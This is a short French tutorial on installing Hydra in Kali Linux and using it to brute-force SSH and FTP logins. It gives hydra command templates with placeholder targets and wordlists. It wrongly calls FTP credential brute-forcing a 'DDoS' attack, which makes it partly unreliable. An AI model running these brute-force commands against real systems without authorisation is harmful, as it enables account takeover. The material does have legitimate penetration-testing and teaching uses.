Créer des attaques Brute-force avec Hydra | Kali linux
Coding Tech
Hydra est un outil préinstallé dans Kali Linux utilisé pour forcer brutalement le nom d'utilisateur et le mot de passe à différents services tels que ftp, ssh, telnet, MS-SQL, etc. La force brute peut être utilisée pour essayer différents noms d'utilisateur et mots de passe contre une cible afin d'identifier les informations d'identification correctes. Vous trouverez ci-dessous la liste de tous les protocoles pris en charge par hydra.
Comment installer hydra sur kali linux ?
sudo apt-get install hydra-gtk

Cette commande installera directement hydra à partir des référentiels, cela installera la version en ligne de commande d'hydra avec l'interface graphique frontale sur votre système Linux. L'inconvénient majeur de l'utilisation de cette commande est que vous ne pourrez pas obtenir la dernière version, donc si vous avez utilisé cette commande ou si hydra a été préinstallé sur votre système, vous pouvez le supprimer en utilisant:
sudo apt-get purge hydra-gtk && sudo apt-get autoremove && sudo apt-get autoclean

Note:- Hydra est pre- installé dans Kali Linux
Vérifiez l'utilisation d'Hydra en utilisant la commande ci-dessous :

faire une brute force
Créez une liste de noms d'utilisateur et de mots de passe pour énumérer une cible à l'aide d'un outil d'automatisation hydra. Vous pouvez accéder à la liste de mots dans un répertoire en utilisant la commande ci-dessous.
#hydra <Target_IP> ssh -l <username> -P <password_file> -s 22 -vV
#hydra <Target_IP> ssh -l <username> -p <password> -s 22 -vV
Pour faire une attaque Ddos d'une services FTP
#hydra -L <username_file> -P <password_file> ftp://<Target_IP>
#hydra -l <username> -p <password> ftp://<Target_IP>
Annonces
Ce post à été réalisé par le canal Telegram Coding tech ==> @codingtutotech
Apprenez davantage en contactant ce bot @CodeSourcebot